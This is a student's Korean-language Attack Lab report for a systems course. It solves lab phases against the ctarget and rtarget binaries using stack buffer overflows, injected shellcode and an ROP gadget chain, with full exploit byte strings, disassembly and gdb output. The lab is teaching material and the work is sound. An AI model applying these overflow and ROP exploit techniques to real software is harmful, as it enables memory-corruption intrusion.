CSED211: Attack Lab Report

20200952 / Chaeyeon Jang
Target ID: 16

1. Overview

Attack Lab 에서는 3 개의 code injection attack problem 과 2 개의 return oriented programming problem 을 해결해야 하는데, 각 문제에서는 touch() function 을 실행시킬 수 있는 attack input string 을 찾아야 한다.

Phase	Program	Level	Method	Function	Points
1	CTARGET	1	CI	touch1	10
2	CTARGET	2	CI	touch2	25
3	CTARGET	3	CI	touch3	25
4	RTARGET	2	ROP	touch2	35
5	RTARGET	3	ROP	touch3	5

CI: Code injection
ROP: Return-oriented programming

2. Level #1

Level 1 을 풀기 위해 Attack Lab Writeup 파일을 보면, CTARGET 에 의해 test() function 이 실행되는 것을 알 수 있고 test() function 코드는 아래와 같다.

```
1 void test()
2 {
3     int val;
4     val = getbuf();
5     printf("No exploit.  Getbuf returned 0x%x\n", val);
6 }
```

위 코드에서 볼 수 있듯이 test function 에서 getbuf() 함수를 call 하는데, getbuf()가 return 할 때 원래대로라면 stack 에 저장되어 있는 return address 인 test() function 으로 return 해야 하지만, Level1 에서는 적절한 attack code 를 buffer 에 inject 하여 getbuf()가 return 할 때 touch1() 함수로 return 하도록 하는 것이 목표이다. 아래는 touch1() function 코드이다.

```
1 void touch1()
2 {
3     vlevel = 1;       /* Part of validation protocol */
4     printf("Touch1!: You called touch1()\n");
5     validate(1);
6     exit(0);
7 }
```

우선, ctarget 의 assembly code 를 보기 위해 아래와 같이 linux 명령어를 입력하여 ctarget_assm.txt 파일을 저장한다.

```
[jcy2749@programming2 ~]$ objdump -d ctarget > ctarget_assm.txt
```

Ctarget_assm.txt 에서 test 의 어셈블리 코드를 확인하면 아래와 같다.

```
0000000000401998 <test>:
  401998: 48 83 ec 08          sub    $0x8,%rsp
  40199c: b8 00 00 00 00       mov    $0x0,%eax
  4019a1: e8 78 fe ff ff       callq  40181e <getbuf>
  4019a6: 89 c6                mov    %eax,%esi
  4019a8: bf 68 30 40 00       mov    $0x403068,%edi
  4019ad: b8 00 00 00 00       mov    $0x0,%eax
  4019b2: e8 c9 f2 ff ff       callq  400c80 <printf@plt>
  4019b7: 48 83 c4 08          add    $0x8,%rsp
  4019bb: c3                   retq
  4019bc: 0f 1f 40 00          nopl   0x0(%rax)
```

Getbuf 함수의 어셈블리 코드를 확인하면 아래와 같다.

```
000000000040181e <getbuf>:
  40181e: 48 83 ec 28          sub    $0x28,%rsp
  401822: 48 89 e7             mov    %rsp,%rdi
  401825: e8 30 02 00 00       callq  401a5a <Gets>
  40182a: b8 01 00 00 00       mov    $0x1,%eax
  40182f:  48 83 c4 28         add    $0x28,%rsp
  401833: c3                   retq
```

위의 getbuf 함수를 보면 sub $0x28, %rsp 를 통해 총 40 바이트의 stack 을 확보하였음을 알 수 있다. 그렇기 때문에 touch1()으로 return address 를 덮어쓰려면 40 byte 만큼의 임의의 string 을 입력하고, 그 다음 41 byte 부터 return address 자리이기 때문에 여기에 원하는 return address, 즉 touch1 함수의 return address 를 넣어주면 된다.

어셈블리 코드에서 touch1 의 주소를 확인하면 아래와 같다. Touch1 주소의 address 는

```
0000000000401834 <touch1>:
  401834:       48 83 ec 08          sub    $0x8,%rsp
  401838:       c7 05 ba 2c 20 00 01          movl   $0x1,0x202cba(%rip)        # 6044fc
<vlevel>
  40183f:       00 00 00
  401842:       bf a0 2f 40 00       mov    $0x402fa0,%edi
  401847:       e8 04 f4 ff ff       callq  400c50 <puts@plt>
  40184c:       bf 01 00 00 00       mov    $0x1,%edi
  401851:       e8 f3 03 00 00       callq  401c49 <validate>
  401856:       bf 00 00 00 00       mov    $0x0,%edi
  40185b:       e8 90 f5 ff ff       callq  400df0 <exit@plt>
```

401834 이다. 따라서, level1 에서의 attack string 은 아래와 같다. 40 byte 만큼 0 으로 채우고, 그 다음 byte 부터 touch1 함수의 return address(little endian 방식 고려)를 작성한 string 이다.

```
target16 > ≡ ctarget1.txt
1   00 00 00 00 00 00 00 00
2   00 00 00 00 00 00 00 00
3   00 00 00 00 00 00 00 00
4   00 00 00 00 00 00 00 00
5   00 00 00 00 00 00 00 00
6   34 18 40
```

위의 attack string 으로 ctarget 을 실행했더니 touch1 함수가 호출되었음을 알 수 있다.

```
[jcy2749@programming2 target16]$ cat ctarget1.txt | ./hex2raw |./ctarget
Cookie: 0x49308bb9
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

3. Level #2

Level 2 에서는 input string 에 특정 code 를 inject 하여 touch2 함수가 호출되도록 해야한다.

Touch2 함수는 아래와 같다.

```
1 void touch2(unsigned val)
2 {
3     vlevel = 2;        /* Part of validation protocol */
4     if (val == cookie) {
5         printf("Touch2!: You called touch2(0x%.8x)\n", val);
6         validate(2);
7     } else {
8         printf("Misfire: You called touch2(0x%.8x)\n", val);
9         fail(2);
10    }
11    exit(0);
12 }
```

Touch 2 함수에서 “Touch2!: You called touch2(0x%.8x)\n” string 을 print 하기 위해서는, 즉 성공적으로 touch2 함수를 실행하기 위해서는 함수의 argument 로 전달 받는 val 과 cookie 의 값이 같아야 한다. 그렇기 때문에 getbuf 에서 return 할 때 buffer 의 시작 주소로 return 하여 val 에 cookie 값을 넣어주고 touch2 함수를 호출하는 code 를 실행해야 한다. 이때, 주어진 cookie 값을 확인하면 아래와 같다.

```
0x49308bb9
```

이제 input string 에 inject 할 코드를 짜야하는데, 어셈블리어로 코드를 짜고 이를 binary code 로 바꾼 후 binary code 를 input string 에 넣어주면 된다. 아래는 inject 할 어셈블리 코드이다.

```
movq $0x49308bb9, %rdi
pushq $0x401860
retq
```

함수의 첫번째 argument 는 rdi 레지스터에 저장되므로, cookie 값을 movq instrunction 으로 rdi 레지스터에 전달하고, touch2 함수의 address 인 0x401860 을 stack 에 push 하여 return 해주는 코드이다. 이 코드를 통해 touch2 함수의 argument 에 cookie 값을 저장하고 touch2 함수를 호출한다. 위 어셈블리 코드를 binary code 로 바꾸면 아래와 같다.

```
[jcy2749@programming2 target16]$ objdump -d ctarget2_injection_code.o

ctarget2_injection_code.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 b9 8b 30 49    mov    $0x49308bb9,%rdi
   7:   68 60 18 40 00          pushq  $0x401860
   c:   c3                      retq
```

이제 inject 할 binary code 는 확보했으니, getbuf 함수가 return 할 buffer 의 시작 주소를 알아내야 한다. Getbuf 함수의 어셈블리 코드에서, rsp 레지스터를 40 만큼 감소시키고 이 주소값을 rdi

레지스터에 저장하므로, gdb 로 ctarget 을 실행하며 getbuf 함수에서 rdi 레지스터에 저장된 값을 보면 buffer 의 시작 주소를 알 수 있다.

```
(gdb) b getbuf
Breakpoint 3 at 0x40181e: file buf.c, line 12.
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/std/jcy2749/target16/ctarget
Cookie: 0x49308bb9

Breakpoint 3, getbuf () at buf.c:12
12      in buf.c
(gdb) ni
14      in buf.c
(gdb) ni
0x0000000000401825      14      in buf.c
(gdb) x/ $rdi
0x5563e9c8:     0
```

위와 같이 rdi 레지스터에 저장된 값은 0x5563e9c8 임을 알 수 있으므로, buffer 의 시작 주소는 0x5563e9c8 이 된다.

이제 위에서 구한, inject 할 binary code 를 input string 의 가장 처음에 넣어주고, 40 byte 중 남은 byte 만큼을 0 으로 채운 후 41 byte 부터(buffer overflow 가 시작되는 지점부터) buffer 의 시작주소로 채워주면 된다. 그러면 touch2 함수를 호출하기 위한 최종 input string 은 아래와 같다.

```
48 c7 c7 b9 8b 30 49 68
60 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c8 e9 63 55
```

위의 attack string 으로 ctarget 을 실행했더니 touch2 함수가 호출되었음을 알 수 있다.

```
[jcy2749@programming2 target16]$ cat ctarget2.txt | ./hex2raw | ./ctarget
Cookie: 0x49308bb9
Type string:Touch2!: You called touch2(0x49308bb9)
Valid solution for level 2 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

4. **Level #3**

Level 3 에서는 input string 에 특정 code 를 inject 하여 touch3 함수가 호출되도록 해야한다.

Touch3 함수는 아래와 같다.

```
11 void touch3(char *sval)
12 {
13     vlevel = 3;       /* Part of validation protocol */
14     if (hexmatch(cookie, sval)) {
15         printf("Touch3!: You called touch3(\"%s\")\n", sval);
16         validate(3);
17     } else {
18         printf("Misfire: You called touch3(\"%s\")\n", sval);
19         fail(3);
20     }
21     exit(0);
22 }
```


Touch3 함수에서 쓰이는 hexmatch 함수는 아래와 같다.

```
1 /* Compare string to hex represention of unsigned value */
2 int hexmatch(unsigned val, char *sval)
3 {
4     char cbuf[110];
5     /* Make position of check string unpredictable */
6     char *s = cbuf + random() % 100;
7     sprintf(s, "%.8x", val);
8     return strncmp(sval, s, 9) == 0;
```

Touch3 에서 Touch3!: You called touch3(\"%s\")\n 문구가 출력되려면 touch3 함수의 argument 인 sval 과 cookie 의 값이 같아야 하는데, 이때 sval 는 string 형태이므로 string 값이 cookie 값과 같아야 touch3 의 문구가 제대로 출력된다. 그렇기 때문에 우선, 주어진 cookie 값인 0x49308bb9 을 아스키 코드로 변환해야 하고, 아스키 코드로 변환된 cookie 값은 다음과 같다.

```
34 39 33 30 38 62 62 39
```

다음으로 attack string 의 구조를 설계해야 하는데, buffer 의 시작 부분에 원하는 injection code 를 넣고, buffer overflow 가 시작되는 부분에 차례대로 buffer 의 시작 address, touch3 함수의 address, cookie 의 아스키 값을 넣어주면 된다. 이와 같이 설계해주면, getbuf 함수가 return 할 때 먼저 buffer 의 시작 주소로 가서 touch3 함수의 argument 에 cookie 값을 넣어주고, injected code 가 return 하면 touch3 함수가 호출될 수 있다. 즉, attack string 의 구조를 그림으로 나타내면 아래와 같다.



다음으로 buffer 의 시작 주소, touch3 함수의 주소 및 cookie 가 저장되어 있는 주소를 각각 구한다. Buffer 의 시작 주소는 level2 에서 구했던 것처럼 0x5563e9c8 이고, touch3 함수의 address 는 0x401934 이다. 그리고 cookie 가 저장되어 있는 address 값은 buffer 의 시작 주소인 0x5563e9c8 에서 56 byte(16 진수로 0x38)만큼을 더한 0x5563ea00(0x5563e9c8 + 0x38)이 된다.

이제 inject 할 code 를 작성하자. Inject 할 code 에서는 cookie 의 주소값을 rdi 레지스터에 넣고, return 해주면 된다. 이를 어셈블리어로 작성하면 아래와 같다.

```
movq $0x5563ea00, %rdi
retq
```

위 어셈블리어를 binary code 로 변환해주면 아래와 같다.

```
[jcy2749@programming2 target16]$ objdump -d ctarget3_injection_code.o

ctarget3_injection_code.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 00 ea 63 55    mov    $0x5563ea00,%rdi
   7:   c3                      retq
```

구한 정보들을 바탕으로 level3 의 attack string 을 구성할 수 있다. Attack string 은 아래와 같다.

```
48 c7 c7 00 ea 63 55 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c8 e9 63 55 00 00 00 00
34 19 40 00 00 00 00 00
34 39 33 30 38 62 62 39
```

앞서 살펴본 구조대로, buffer 의 시작 부분에 injection binary code 를 넣고, 40 byte 중 남은 byte 를 0 으로 채운 후, buffer overflow 가 시작되는 지점부터 차례로 buffer 의 시작 주소, touch3 함수의 주소, cookie 의 아스키 값을 넣어주었다. 위 attack string 으로 ctarget 을 실행했더니 touch3 함수가 호출되었음을 알 수 있다.

```
[jcy2749@programming2 target16]$ cat ctarget3.txt | ./hex2raw | ./ctarget
Cookie: 0x49308bb9
Type string:Touch3!: You called touch3("49308bb9")
Valid solution for level 3 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

5. Level #4

Level 4 부터는 code injection 이 아닌 ROP(Return Oriented Programming) 방법을 이용하여 rtarget 프로그램에서 원하는 함수를 호출한다. rtarget 에서는 ctarget 과 달리, stack randomization 을 사용하기 때문에 stack 의 주소, 특히 buffer 의 시작 주소를 예측할 수 없다. 더불어, memory 의 stack 부분을 nonexecutable 하게 mark 해뒀기 때문에, injected code 를 실행하면 segmentation fault 가 발생한다. 이 점을 고려하여, level 4 에서는 rtarget 프로그램에서 touch2 함수를 호출하면 된다.

먼저 ctarget 과 마찬가지로 rtarget 의 어셈블리 코드를 보기 위해 아래 명령어로 어셈블리 파일을 생성해준다.

```
[jcy2749@programming2 target16]$ objdump -d rtarget > rtarget_assm.txt
```

그러나 level 2 와 달리 injection code 를 직접 사용할 수 없기 때문에, gadget farm 에서 gadget 들을 사용해 함수 인자에 cookie 값을 전달하고 touch2 함수를 호출해야 한다. 이를 위해서는, buffer overflow 가 시작되는 지점에서부터 gadget 들을 사용해 rax 레지스터를 pop 해주어 여기에 cookie 값을 저장해주고, mov operation 을 통해 rax 레지스터의 값을 rdi 레지스터에 저장해준 후 touch2 address 로 return 하면 된다.

우선, rtarget 어셈블리 코드에서 popq %rax 에 해당하는 코드가 있는지 찾아보았지만, 해당 코드는 없었다. Attack Lab Writeup 파일의 아래 사진을 참고하여, popq %rax 는 58 에 해당함을 알 수 있었고, 다시 rtarget 어셈블리 코드에서 58 을 찾아보았다.

A. Encodings of `movq` instructions

`movq` *S*, *D*

Source *S*	Destination *D*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
%rax	48 89 c0	48 89 c1	48 89 c2	48 89 c3	48 89 c4	48 89 c5	48 89 c6	48 89 c7
%rcx	48 89 c8	48 89 c9	48 89 ca	48 89 cb	48 89 cc	48 89 cd	48 89 ce	48 89 cf
%rdx	48 89 d0	48 89 d1	48 89 d2	48 89 d3	48 89 d4	48 89 d5	48 89 d6	48 89 d7
%rbx	48 89 d8	48 89 d9	48 89 da	48 89 db	48 89 dc	48 89 dd	48 89 de	48 89 df
%rsp	48 89 e0	48 89 e1	48 89 e2	48 89 e3	48 89 e4	48 89 e5	48 89 e6	48 89 e7
%rbp	48 89 e8	48 89 e9	48 89 ea	48 89 eb	48 89 ec	48 89 ed	48 89 ee	48 89 ef
%rsi	48 89 f0	48 89 f1	48 89 f2	48 89 f3	48 89 f4	48 89 f5	48 89 f6	48 89 f7
%rdi	48 89 f8	48 89 f9	48 89 fa	48 89 fb	48 89 fc	48 89 fd	48 89 fe	48 89 ff

B. Encodings of `popq` instructions

Operation	Register *R*							
	%rax	%rcx	%rdx	%rbx	%rsp	%rbp	%rsi	%rdi
popq *R*	58	59	5a	5b	5c	5d	5e	5f

C. Encodings of `movl` instructions

`movl` *S*, *D*

Source *S*	Destination *D*							
	%eax	%ecx	%edx	%ebx	%esp	%ebp	%esi	%edi
%eax	89 c0	89 c1	89 c2	89 c3	89 c4	89 c5	89 c6	89 c7
%ecx	89 c8	89 c9	89 ca	89 cb	89 cc	89 cd	89 ce	89 cf
%edx	89 d0	89 d1	89 d2	89 d3	89 d4	89 d5	89 d6	89 d7
%ebx	89 d8	89 d9	89 da	89 db	89 dc	89 dd	89 de	89 df
%esp	89 e0	89 e1	89 e2	89 e3	89 e4	89 e5	89 e6	89 e7
%ebp	89 e8	89 e9	89 ea	89 eb	89 ec	89 ed	89 ee	89 ef
%esi	89 f0	89 f1	89 f2	89 f3	89 f4	89 f5	89 f6	89 f7
%edi	89 f8	89 f9	89 fa	89 fb	89 fc	89 fd	89 fe	89 ff

D. Encodings of 2-byte functional nop instructions

Operation	Register *R*			
	%al	%cl	%dl	%bl
andb *R*, *R*	20 c0	20 c9	20 d2	20 db
orb *R*, *R*	08 c0	08 c9	08 d2	08 db
cmpb *R*, *R*	38 c0	38 c9	38 d2	38 db
testb *R*, *R*	84 c0	84 c9	84 d2	84 db

Figure 3: Byte encodings of instructions. All values are shown in hexadecimal.

그 결과 아래와 같이 58 을 포함하는 gadget 을 찾을 수 있었고, 이 gadget 의 address 는 0x4019c4 임을 알 수 있다.

```
00000000004019c2 <setval_488>:
  4019c2: c7 07 58 90 90 c3     movl   $0xc3909058,(%rdi)
  4019c8: c3                    retq
```

이후 rtarget 어셈블리 코드에 movq %rax, %rdi 에 해당하는 코드가 있는지 찾아보았지만 없었고, 마찬가지로 Attack Lab Writeup 파일의 사진을 참고해 movq %rax, %rdi 에 해당하는 binary 코드가 48 89 c7 임을 알 수 있었다. Rtarget 어셈블리 코드에서 48 89 c7 를 찾은 결과 아래와 같이 이를 포함하는 gadget 을 찾을 수 있었고, address 는 0x4019d1 임을 알 수 있다.

```
00000000004019cf <setval_452>:
  4019cf: c7 07 48 89 c7 c3     movl   $0xc3c78948,(%rdi)
  4019d5: c3                    retq
```

다음으로, touch2 의 address 를 확인해보면 0x401860 이다. 이를 토대로 level 4 의 attack string 을 구성하면 아래와 같다.

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c4 19 40 00 00 00 00 00
b9 8b 30 49 00 00 00 00
d1 19 40 00 00 00 00 00
60 18 40 00 00 00 00 00
```

위의 attack string 에서, buffer 시작 주소에서부터 40 byte 는 0 으로 채우고, buffer overflow 가 시작되는 지점에서부터 차례대로 popq %rax 에 해당하는 gadget 주소, cookie 값, movq %rax, %rdi 에 해당하는 gadget 주소, touch2 함수의 주소를 채워넣었다. 이러면 popq %rax 이 실행되고, rax 레지스터에 cookie 값이 저장된 후, movq %rax, %rdi 를 통해 touch2 함수 인자에 rax 값이 전달되고 touch2 함수가 호출된다.

위 attack string 으로 rtarget 을 실행했더니 touch2 함수가 호출되었음을 알 수 있다.

```
[jcy2749@programming2 target16]$ cat rtarget1.txt | ./hex2raw | ./rtarget
Cookie: 0x49308bb9
Type string:Touch2!: You called touch2(0x49308bb9)
Valid solution for level 2 with target rtarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```